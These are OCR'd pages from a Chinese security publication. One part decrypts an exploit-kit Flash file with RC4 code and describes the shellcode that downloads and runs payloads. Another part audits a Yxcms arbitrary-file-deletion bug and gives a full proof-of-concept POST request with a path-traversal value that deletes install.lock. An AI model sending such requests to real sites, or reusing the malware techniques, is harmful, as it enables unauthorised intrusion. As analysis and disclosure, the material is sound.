


图　5-2-41

首先简单阅读一下’()，知道它是某种解密函数，因此我直接把它换成 decode()；
然后针对常量也做类似的简单阅读-替换，如图 5-2-42：

图　5-2-42

最终得到图 5-2-43~图 5-2-44：




图　5-2-43




图　5-2-44

这样代码看起来就要方便得多了，不用在想这一堆乱七八糟的代号是什么了。使用检查语法错误功能，检查完毕后就可以执行这段代码让它自己吐处理结果了，如图 5-2-45：




图　5-2-45

新建一个 AS 工程，把脚本粘进去，如图 5-2-46：

```
36      public static function someProc():*
37      {
38          var myDecodedStr:*=decode(evilClass.strEncrypted);
39          trace(myDecodedStr);
40      }
```


图　5-2-46

然后在对应位置加上 trace，decode 返回的是类 BASE64 解后的结果，该 SWF 在这段代码：

```
while (i < myDecodedStr.length)
{
        n = n + 1 & 255;
        loc6 = (myByteArray[n] & 255) + loc6 & 255;
        loc10 = myByteArray[n];
        myByteArray[n] = myByteArray[loc6];
        myByteArray[loc6] = loc10;
        loc9 = (myByteArray[n] & 255) + (myByteArray[loc6] & 255) & 255;
        myDecodedStr[i] = myDecodedStr[i] ^ myByteArray[loc9];
        ++i;
}
```

运行完之后输出的内容就是解密后的了，其实仔细看的话它就是个 RC4，如图 5-2-47：




图　5-2-47

Ctrl+Enter 后卡了小一阵子，运行得到结果，如图 5-2-48：




图　5-2-48

结果输出又是一个 SWF 文件，真是让人头疼的事情，使用 FileReference 类即可（import flash.net.FileReference;），如图 5-2-49：




图　5-2-49

然后保存后的就是解密后的内容。对这个 swf 再做一个分析，如果 Flash Decompiler 一分析那个 SWF 就崩溃的话，这个时候可以换个其他类似工具，例如 FFD，如图 5-2-50：




图　5-2-50

打开后可以看到类名点点杠杠的好不欢乐，AEK 的加密已经丧心病狂到把它认为所有有可能威胁到自己的代码全部 RC4 加密放到了二进制数据中，使用时现场取出解压。
眼睛都看花了，阅读过程太过痛苦，就贴一下具体内容吧，如图 5-2-51：

```
131     public static function §_a_--_--§(param1:int) : String
132     {
133        var _loc2_:* = false;
134        var _loc3_:* = true;
135        _loc2_;
136        if(!§_a_-___-§)
137        {
138           !_loc3_;
139           §_a_-_--§();
140        }
141        _loc2_;
142        return §_a_-____§[param1 ^ §_a_--§];
143     }
144  }
145 }
```


图　5-2-51

这里的逻辑是：如果没解密的话解一下（if (!_a_-___-) _a-_—()），然后把 index 异或处理一下，异或的值就是 a—，如图 5-2-52：




图　5-2-52

这个是它的 RC4 加密的 Key，2 组密钥，16 字节一组，如图 5-2-53~图 5-2-55：




图　5-2-53

```
113     private static function §_a_-__-_§(param1:ByteArray) : void
114     {
115        var _loc3_:* = false;
116        var _loc4_:* = true;
117        var _loc2_:ByteArray = new ByteArray();
118        !_loc3_;
119        _loc4_;
120        param1.readBytes(_loc2_,0,16);
121        _loc3_;
122        _loc4_;
123        _loc4_;
124        _loc2_.position = 0;
125        _loc3_;
126        §_a_----§.push(_loc2_);
127        _loc3_;
128        _loc4_;
129     }
```


图　5-2-54




图　5-2-55

最终此处做 ROP 并且使用 Shellcode，参考资料[5]也是解了类似的 SWF 文件，其中的 RC4 解密代码大家可以借鉴一用，如图 5-2-56：




图　5-2-56

解出来的 Shellcode 使用的代码很简单，和上一节类似，会用 WinHTTP 的相关函数访问网址并用 XXTEA 解密：

如果是 Shellcode ，直接执行；

如果是 DLL，下载并调用 regsvr32 /s 来注册（其实也就是启动）它。

Shellcode 篇章至此结束，限于篇幅和个人能力，肯定还是有很多覆盖不到的地方，一些实战内容将在后续章节覆盖，同时，参考资料 4 中也有大量的 Shellcode 可供调试。

参考资料

(1) http://drops.wooyun.org/wp-content/uploads/2015/06/malicouscode_vi.rar 请关闭杀毒软件并在虚拟环境调试，网马的 Shellcode 比较老，EXE 调试环境推荐 Windows XP SP3。
(2) http://www.adobe.com/devnet/acrobat/javascript.html
(3) Communicating between workers
http://help.adobe.com/en_US/as3/dev/WS2f73111e7a180bd0-5856a8af1390d64d08c-7ffe.html
(4) http://www.expl0it-db.com/
(5) http://www.cnblogs.com/Lamboy/p/4278066.html

（连载中）责任编辑：桔子

第六章 代码审计

第1节 Yxcms 任意文件删除导致 getshell（一）

作者：lazy.love@163.com
来自：投稿
网址：http://www.hackcto.com

漏洞简介：

这是一个任意文件删除漏洞，这个漏洞比较有意思，原理是获取用户输入的参数然后写库再提取出来遍历然后删除文件。

漏洞详情：

漏洞文件：/protected/apps/member/controller/photocontroller.php，代码如下：

```
public function add()
{
if(!$this->isPost()){
$sortlist=model('sort')->select('','id,name,deep,tplist,path,norder,type');
if(empty($sortlist)) $this->error('请先添加图集栏目~',url('sort/photoadd'));
$sortlist=re_sort($sortlist);
foreach($sortlist as $vo){
if($this->checkConPower($vo['id'])){
$ct=explode(',',$vo['tplist']);
$tpco[$vo['path'].','.$vo['id']]=$ct[1];
$space = str_repeat('├----------', $vo['deep']-1);
$disable=($this->sorttype==$vo['type'])?'':'disabled="disabled" style="background-color:#F0F0F0"';
$option.= '<option '.$disable.' value="'.$vo['path'].','.$vo['id'].'">'.$space.$vo ['name'].'</option>';
}
}
$this->option=$option;
$this->tpc=json_encode($tpco);//默认模板处理
//$places=model('place')->select('','','norder DESC');//定位
// $this->places=$places;
$this->sortlist=$sortlist;
```

```
$this->type=$this->sorttype;
$this->twidth=config('thumbMaxwidth');
$this->theight=config('thumbMaxheight');
$this->picpath=__ROOT__.'/upload/photos/';
$this->display();
}else{
if(empty($_POST['sort'])||empty($_POST['title'])||empty($_POST['tpcontent']))
$this->error('请填写完整的信息~');
$data=array();
//扩展模型开始
if (!empty($_POST['tableid'])) {
$tableid = intval($_POST['tableid']);
$info = model('extend')->find("id='{$tableid}'",'tableinfo'); //查询表
$list = model('extend')->select("pid='{$tableid}'",'','id desc'); //查询表中字段
foreach ($list as $vo) {
if (!empty($vo['tableinfo'])) {
if(is_array($_POST['ext_'.$vo['tableinfo']]))
$fvalue=implode(',',$_POST['ext_'.$vo['tableinfo']]);
else
$fvalue=in($_POST['ext_'.$vo['tableinfo']]);
$ex_data[$vo['tableinfo']] = empty($fvalue)?$vo['defvalue']:$fvalue; //循环 post 字段
}
}
$extfield=model('extend')->Extin($info['tableinfo'],$ex_data);
$data['extfield']=$extfield;
}
//扩展模型结束
$data['account']=$this->mesprefix.$this->auth['account'];
$data['sort']=$_POST['sort'];
$data['exsort']=empty($_POST['exsort'])?'':implode(',',$_POST['exsort']);
$data['title']=in($_POST['title']);
$data['keywords']=in($_POST['keywords']);
$data['picture']=$_POST['picture'];
$data['description']=in($_POST['description']);
$data['content']=in($_POST['content']);
$data['method']='photo/content';
$data['tpcontent']=in($_POST['tpcontent']);
$data['ispass']=0;
$data['recmd']=0;
$data['hits']=0;
$data['norder']=0;
$data['addtime']=time();
// if (empty($data['description'])) {
// $data['description']=in(substr(deletehtml($_POST['content']), 0, 250)); //自动提取描述
```

```
// }
// if(empty($data['keywords'])){
// $data['keywords']= $this->getkeyword($data['title'].$data['description']); //自动获取中文关键词
// if(empty($data['keywords'])) $data['keywords']=str_replace(' ',',',$data['description']);//非中文
// }
// if($_POST['iftag']) {
// $iftag = $this->crtags($data['keywords']);
// if(!$iftag) $this->alert('标签生成失败~');
// }
if(!empty($_POST['photolist']))                    //在这里获取用户 post 过滤的 photolist 数据
$data['photolist']=implode(',',$_POST['photolist']);        //这里切割数组进行存放
if(!empty($_POST['conlist']))
$data['conlist']=implode(',',in($_POST['conlist']));
if(model('photo')->insert($data)){                    //可以看到 photolist 没有经过任何处理就进库了
$this->success('图集添加成功~',url('photo/index'));
}
else $this->error('图集添加失败');
}
}
```

这里有一个添加图集的方法看到：

```
$data['photolist']=implode(',',$_POST['photolist']);
```

这里直接获取图片列表，然后插库。在同一个文件里还有一处删除的方法：

```
public function del()
{
$path=$this->uploadpath;
if(!$this->isPost()){
$id=intval($_GET['id']);
if(empty($id)) echo '参数错误~';
else{
$photos=model('photo')->find("id='$id'",'photolist,sort,extfield,account');
if($photos['account']!=$this->mesprefix.$this->auth['account']){
echo '请不要越权编辑其他用户信息~';
return;
}
$sortid=substr($photos['sort'],-6,6);
$exid=model('sort')->find("id='{$sortid}'",'extendid');
if($exid['extendid']!=0){
$table=model('extend')->find("id='{$exid['extendid']}'",'tableinfo');
if(!empty($table['tableinfo'])){
if(!($this->model->table($table['tableinfo'])->where("id='{$photos['extfield']}'")->delete())){//删除拓展表中关联
信息
echo '删除拓展信息失败~';
return;
}
```

```
}
}
if(!empty($photos['photolist'])){
$phoarr=explode(',',$photos['photolist']);
foreach ($phoarr as $vo){
if(file_exists($path.$vo))                    //判断文件存在就进行删除
@unlink($path.$vo);
if(file_exists($path.'thumb_'.$vo))
@unlink($path.'thumb_'.$vo);
}
}
if(model('photo')->delete("id='$id'"))
echo 1;
else echo '删除失败~';
```

看到这里有：

```
$path=$this->uploadpath;
```

在类的初始化有个：

```
$this->uploadpath=ROOT_PATH.'upload/photos/';
```

也就是说 install.lock 文件的路径就会是：../../protected/apps/install/install.lock，要先跳出上传路径然后才能找到 install.lock 文件的位置。我们回到这个删除方法：

```
$photos=model('photo')->find("id='$id'",'photolist,sort,extfield,account');
```

这里把我们刚刚输入的 photolist 提取了出来：

```
if(!empty($photos['photolist'])){
$phoarr=explode(',',$photos['photolist']);
foreach ($phoarr as $vo){
if(file_exists($path.$vo))
@unlink($path.$vo);
if(file_exists($path.'thumb_'.$vo))
```

判断了 photolist 存在就遍历数组进行删除。也就是说我们之前插入的 photolist 被提取了出来遍历进行删除。也就达到了任意文件删除的条件。

漏洞证明：利用方法，注册一个会员然后添加一个图集。提交:

```
POST /index.php?r=member/photo/add HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/index.php?r=member/photo/add
Cookie: bbs_sid=34cf0a07df3b79fb; a8850_times=1; PHPSESSID=70a6e5039d8221ea68474b07eaef8db4;
yx_auth=cb4772IT9B%2FSSgobsYj8GrQvKTHczJmS4ZxPdpN58dJKU360qdaxppL9eHsyfxoEN2ThpZKPZ%2FUPuCTcS
KajRg
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 287
```

sort=%2C000000%2C100002%2C100007&title=testtest3&sort=sef&picture=teste&keywords=testes&description=testes&ifthumb=1&thumbtype=1&width=145&height=110&content=sefsesfes&tpcontent=photo_content&photolist[]=../../protected/apps/install/install.lock

然后点击删除，如图 6-1-1：

图　6-1-1

之后就能删除安装文件了。

（全文完）责任编辑：随性仙人掌

第2节　Yxcms 任意文件删除导致 getshell（二）

作者：王松_Striker

来自：投稿

网址：http://www.hackcto.com

详细说明：

在用户上传头像的地方，已经上传了的用户如果再修改头像会删除之前的头像，相关代码如图 6-2-1：

图　6-2-1

在 WOOYUN 看到之前有人提交过，厂商忽略了，但是程序里面却加上了验证代码。但是没有用，没有循环替换，导致可以突破，如图 6-2-2：

